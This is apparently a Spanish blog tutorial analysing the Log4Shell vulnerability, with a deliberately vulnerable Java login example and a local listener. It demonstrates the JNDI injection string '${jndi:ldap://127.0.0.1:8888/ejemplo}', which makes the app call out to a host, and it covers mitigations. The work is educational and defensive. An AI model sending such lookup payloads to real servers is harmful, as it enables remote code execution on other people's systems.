# Análisis técnico de la vulnerabilidad Log4Shell

Log4Shell fue (¿es?) una vulnerabilidad descubierta a finales de noviembre del 2021 ([CVE-2021-44228](https://nvd.nist.gov/vuln/detail/CVE-2021-44228)) por la que un atacante podría ejecutar código malicioso dentro de un servidor ajeno de una forma extremadamente simple y que casi puso internet patas arriba. Vamos a analizar el tema técnicamente.

Recursos para este artículo

Puedes encontrar el código fuente de todo el artículo en:

* <https://github.com/jbautistamartin/Log4ShellEjemplo>


Puedes encontrar las versiones vulnerables de Log4J en:

* **Log4j-2.14.1:** <https://archive.apache.org/dist/logging/log4j/2.14.1/apache-log4j-2.14.1-bin.zip>

y la última versión no vulnerable en:

* **Log4j-2.17.1:** <https://archive.apache.org/dist/logging/log4j/2.17.1/apache-log4j-2.17.1-bin.zip>

Descárgate el código de ejemplo, y descomprime los zips descargados en la carpeta src, de la siguiente forma:



## ¿Qué es Log4j?

Apache Log4j es una librería de código abierto muy popular para logs en java. Es extremadamente versátil y escalable.

Entiéndase como logs, el registro de mensajes o sucesos de los que se quiere dejar una constancia tal como si fuera una bitácora. Para ellos se puede usar Apache Log4j.

De forma muy sencilla se indica al Log4J que debe guardar el evento, que entre otros podría ser un error, una advertencia, o un mensaje informativo. El evento o mensaje a guardar es transformado (en caso de ser necesario) y almacenado en un repositorio.

El cómo es transformado nuestro mensaje y cuál es el repositorio donde va a ser guardado es algo que se puede elegir por configuración y que es totalmente ajeno a nuestro programa. El repositorio pudiera ser:

* La misma consola (es decir el mensaje se muestra por consola)
* Un archivo de texto.
* Una base de datos
* Un correo electrónico
* Incluso podría ser un WebService,
* O cualquier cosa que se nos ocurra a futuro.

Aquí hay una se las principales ventajas de la arquitectura del Log4J. Nuestros sistemas desconocen (y no tienen que preocuparse) acerca de cómo y dónde se van a guardar nuestras bitácoras ya que esto se puede configura fuera de manera externa.

Hay una separación clara del negocio que resuelve nuestra aplicación, y de aspectos técnicos, en cierta manera “intrascendentes” sobre cómo y donde se guardan nuestros logs, lo cual es lo ideal en un desarrollo empresarial de software.

Veamos un ejemplo de cómo funciona esto:

public class Log4ShellEjemplo1 **{**

public static void main**(**String**[]** args**)** **{**

//Creola clase encargada de las bitacoras

Logger logger **=** LogManager**.**getLogger**(**Log4ShellEjemplo1**.**class**);**

//Creo la clase para leer stdin

Scanner in **=** **new** Scanner**(**System**.**in**);**

//Presetacion de la aplicación

System**.**out**.**println**(**"Bienvenido a la aplicacion, por favor indique su usuario."**);**

System**.**out**.**println**();**

//Solictud de usuario

System**.**out**.**print**(**"Usuario: "**);**

String usuario **=** in**.**nextLine**();**

// ....

//Se avisa que el usuario no es correcto y se guarda un evento en la bitacora

System**.**out**.**println**(**"Su usuario es incorrecto."**);**

logger**.**error**(**"El usuario '%s' es incorrecto."**.**formatted**(**usuario**));**

**}**

**}**

@**ECHO** OFF

REM CLASSPATH con las versiones vulnerables.

**SET** CLASSPATH**=**apache-log4j-2.14.1-bin\log4j-core-2.14.1.jar;apache-log4j-2.14.1-bin\log4j-api-2.14.1.jar

REM Ejecuto el ejemplo.

java Log4ShellEjemplo1.java

**PAUSE**

En el ejemplo anterior se da la bienvenida a una aplicación y se pide un usuario para acceder, se indica que dicho usuario es incorrecto, y se guarda el suceso por medio de Log4J.

Bienvenido a la aplicacion, por favor indique su usuario.

Usuario: Desde las horas extras

Su usuario es incorrecto.

19:32:27.246 [main] ERROR Log4ShellEjemplo1 - El usuario 'Desde las horas extras' es incorrecto.

Presione una tecla para continuar . . .

Sin ninguna configuración por defecto, el “repositorio” para guarda los registros en la misma pantalla (es decir que simplemente se imprimirá el mensaje).

Ahora vamos agregar un archivo de configuración para que en lugar de mostrar la bitácora por pantalla, lo guarde en un archivo de texto (Log4ShellEjemplo2.log), lo que sería mucho más común:

status **=** error

name **=** Log4j2PropertiesConfig

appenders **=** file

appender.file.type **=** File

appender.file.name **=** FileLogger

appender.file.filename **=** Log4ShellEjemplo2.log

appender.file.layout.type **=** PatternLayout

appender.file.layout.pattern **=** %d [%t] %-5p %c - %m%n

rootLogger.level **=** debug

rootLogger.appenderRefs **=** file

rootLogger.appenderRef.file.ref **=** FileLogger

@**ECHO** OFF

REM CLASSPATH con las versiones vulnerables.

**SET** CLASSPATH**=**apache-log4j-2.14.1-bin\log4j-core-2.14.1.jar;apache-log4j-2.14.1-bin\log4j-api-2.14.1.jar

REM Ejecuto el ejemplo.

java -Dlog4j.configurationFile=Log4ShellEjemplo2.properties Log4ShellEjemplo1.java

**PAUSE**


Vemos como no hemos tenido que modificar código para modificar esta funcionalidad, simplemente hemos realizado una configuración.

Bienvenido a la aplicacion, por favor indique su usuario.

Usuario: Desde las horas extras

Su usuario es incorrecto.

Presione una tecla para continuar . . .



Por comodidad, seguiremos trabajando con el ejemplo uno y revisaremos los resultados por pantalla.

## Uso de Lookups

Los [Lookups](https://logging.apache.org/log4j/2.x/manual/lookups.html) es una carterista de Log4J que permite sustituir ciertos valores en el mensaje indicado, por valores almacenados en memoria o obtenidos al vuelo al momento de realizar el log.

Por ejemplo si quisiera guardar el runtime de java podría usar el siguiente Lookup {java:runtime} o si quisiera la versión del sistema operativo pudiera usar esta {java:os}

Veamos esto funcionando, en el lugar de nuestro usuario vamos a poner la siguiente cadena “Nuestro usuario es ${java:os}”

En la salida del programa se ve la versión del sistema operativo.

Bienvenido a la aplicacion, por favor indique su usuario.

Usuario: Nuestro usuario es ${java:os}

Su usuario es incorrecto.

20:11:23.595 [main] ERROR Log4ShellEjemplo1 - El usuario 'Nuestro usuario es Windows 10 10.0, architecture: amd64-64' es incorrecto.

Presione una tecla para continuar . . .

Parece raro o poco conveniente, que un valor introducido por un usuario modifique lo que se va guardar en el log, aunque se podría alegar que de todas formas dicho valor o modificación se guarda en los medios que dispone la aplicación para tal efecto.

Pero los Lookups, son mucho más avanzados, pueden por ejemplo obtener el valor de a escribir en el log mediante HTTP, LDAP o RMI (entre otros) es decir mediante una conexión externa a equipos

Preparación para estudiar la vulnerabilidad

Para entender de manera segura la vulnerabilidad, se creó un simple programa servidor en java, que lo único que hace es esperar una conexiones y mostrar lo que se envié por pantalla.

public static void main**(**String**[]** args**)** **{**

//Reviso el puerto

**if** **(**args**.**length **<** 1**)** **{**

System**.**out**.**println**(**"Debe especificar el puerto."**);**

**return;**

**}**

int port **=** Integer**.**parseInt**(**args**[**0**]);**

//Abro el sockect de escucha

**try** **(**ServerSocket serverSocket **=** **new** ServerSocket**(**port**))** **{**

**while** **(true)** **{**

//Quedo en espera

System**.**out**.**println**(**"Escuchando en el puerto " **+** port **+** "."**);**

Socket socket **=** serverSocket**.**accept**();**

System**.**out**.**println**(**"Cliente conectado\n"**);**

//Creo el buffer de lectura

InputStream input **=** socket**.**getInputStream**();**

int buffSize **=** socket**.**getReceiveBufferSize**();**

byte**[]** bytes **=** **new** byte**[**buffSize**];**

//Leo los datos y cierro la conexiones

int count **=** input**.**read**(**bytes**);**

System**.**out**.**write**(**bytes**,** 0**,** count**);**

socket**.**close**();**

System**.**out**.**println**();**

**}**

**}** **catch** **(**IOException ex**)** **{**

System**.**out**.**println**(**"Server exception: " **+** ex**.**getMessage**());**

ex**.**printStackTrace**();**

**}**

@**ECHO** OFF

REM Ejecuto el ejemplo.

java SimpleJavaServer.java 8888

**PAUSE**

Si hacemos una petición en nuestro navegador a http://127.0.0.1:8888/ejemplo obtendremos el siguiente resultado.

Escuchando en el puerto 8888.

Cliente conectado

GET /ejemplo HTTP/1.1

Host: 127.0.0.1:8888

Connection: keep-alive

Cache-Control: max-age=0

sec-ch-ua: " Not;A Brand";v="99", "Google Chrome";v="97", "Chromium";v="97"

sec-ch-ua-mobile: ?0

sec-ch-ua-platform: "Windows"

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.99 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9

Sec-Fetch-Site: none

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: document

Accept-Encoding: gzip, deflate, br

Accept-Language: es-US,es-419;q=0.9,es;q=0.8,en;q=0.7

Explicación de la vulnerabilidad

Lo grave de la vulnerabilidad Log4Shell, es poder ejecutar código en el sistema que está usando el log, es decir en un servidor web que será víctima de un ataque, de una forma bastante simple.


Esto se consigue usando protocolos como LDAP o RMI:

* **LDAP:** Ofrece una organización estructurada de objetos, a la que se puede realizar consultas, muy utilizado empresarialmente.
* **RMI:** Es un protocolo para ejecución y acceso a código remoto en Java.

Ambos permiten exportar una clase de java, que se instancian y ejecutara en una maquina ajena que lo solicite. Es decir si por ejemplo guardamos un log de la siguiente forma (con una versión log4j vulnerable):

Mi usuario es ${jndi:ldap://127.0.0.1:8888/ejemplo}

Se conecta al servidor 127.0.0.1 y descarga una clase Java posiblemente maliciosa que ejecutar en el contexto de la aplicación (el servidor web en casi todo el caso). Específicamente ejecutará el código ToString() de la clase maliciosa, para intentar obtener una cadena de texto que guardar en el log. En dicho ToString() estará el código que se ejecutará en el servidor.



Veamos nuestro ejemplo y como ciertamente se intenta conectar al servidor (omitimos la parte del envío y la creación de la clase maliciosa):

* Iniciamos SimpleJavaServer.cmd
* Iniciamos Log4ShellEjemplo1.java
* Utilizamos la cadena Mi usuario es ${jndi:ldap://127.0.0.1:8888/ejemplo}

Ejecución de **Log4ShellEjemplo1**

Bienvenido a la aplicacion, por favor indique su usuario.


Usuario: Mi usuario es ${jndi:ldap://127.0.0.1:8888/ejemplo}

Su usuario es incorrecto.

20:59:47.680 [main] ERROR Log4ShellEjemplo1 - El usuario 'Mi usuario es ${jndi:ldap://127.0.0.1:8888/ejemplo}' es incorrecto.

Presione una tecla para continuar . . .

Resultado en **SimpleJavaServer**



Vemos **que efectivamente se conecta y hace una petición** (la cadena de texto no es sustitutiva ni ejecutada por qué en el ejemplo no se devuelve una clase maliciosa)

Los caracteres extraños que se muestran es parte de la petición ldap, como no hay una respuesta satisfactoria (por parte del programa de pruebas) se cierra la conexión.

Actualización a versiones no vulnerables

Las versiones vulnerable son desde la versión **2.0** a la **2.14.x**, en la versión **2.15** la funcionalidad esta deshabilitada por defecto y en la **2.16** la funcionalidad se removió completamente.

Hay que considerar que esta vulnerabilidad afecta a versiones de log4j para Java, con lo que tenemos que tener (en ejecución) algún sistema java, como una servidor o aplicación web con aplicaciones en Java, que use las versiones vulnerables.

Otros frameworks para guardar logs, o en otras tecnologías (como NLog), no son vulnerables por esta circunstancia específica (aunque pueden tener otras vulnerabilidades específicas o no descubiertas que nada tienen que ver con ese tema).

¿Cómo se mitiga el efecto?

La forma más segura de mitigar el efecto es actualizar nuestro software a versiones que no son vulnerables.

Si esto no es posible, se puede deshabilitar la funcionalidad de Lookups, al configurar la máquina virtual de java con el siguiente parámetro.

-Dlog4j2.formatMsgNoLookups=true

@**ECHO** OFF

REM CLASSPATH con las versiones vulnerables.

**SET** CLASSPATH**=**apache-log4j-2.14.1-bin\log4j-core-2.14.1.jar;apache-log4j-2.14.1-bin\log4j-api-2.14.1.jar

REM Ejecuto el ejemplo.

java -Dlog4j2.formatMsgNoLookups=true Log4ShellEjemplo1.java

**PAUSE**

Otra forma de mitigar el efecto, si la actualización no es posible, es descomprimir el jar de log4j, borrar la clase JndiLookup.class y volver a generar el jar.

Ejemplo con versiones no vulnerables

@**ECHO** OFF

REM CLASSPATH con las versiones vulnerables.

**SET** CLASSPATH**=**apache-log4j-2.17.1-bin\log4j-core-2.17.1.jar;apache-log4j-2.17.1-bin\log4j-api-2.17.1.jar

REM Ejecuto el ejemplo.

java -Dlog4j2.formatMsgNoLookups=true Log4ShellEjemplo1.java

**PAUSE**

Conclusiones finales

Esta vulnerabilidad fue especialmente peligrosa por dos motivos:

* La cantidad de sitios creados en Java, y que usan log4j es inmensa, además que son máquinas que forzosamente están conectadas a internet.
* El modelo de distribución de componentes y aplicaciones en java (basado en jar y parecidos), a diferencia del modelo clásico de librerías comunes, es difícil de actualizar. Frecuentemente se distribuyen todas las dependencias (como log4j) como parte de la aplicación final y esto implicaría que puede estar muchas veces duplicado en una misma máquina y su sustitución no es fácil (si hay que hacerla de forma inmediata, como este caso).

Hay que considerar que uno de los problemas de esta vulnerabilidad es que ofrece una funcionalidad que estaba activada por defecto y que además permitía salir por defecto a obtener información de otras máquinas, sin ninguna restricción aparente. Puede que esta funcionalidad fuera interesante, y puede que hasta conveniente en algunos casos particulares, pero el hecho de no estar restringido desde un momento, es lo que lo hace demasiado ingenua. Recordemos que nuestra seguridad y nuestro diseño debe estar pensando como una “lista blanca”, en lugar de una “lista negra” (es decir nuestro diseños de seguridad se deben basar en habilitar funcionalidad y permisos explícitamente y no en negarlos explícitamente)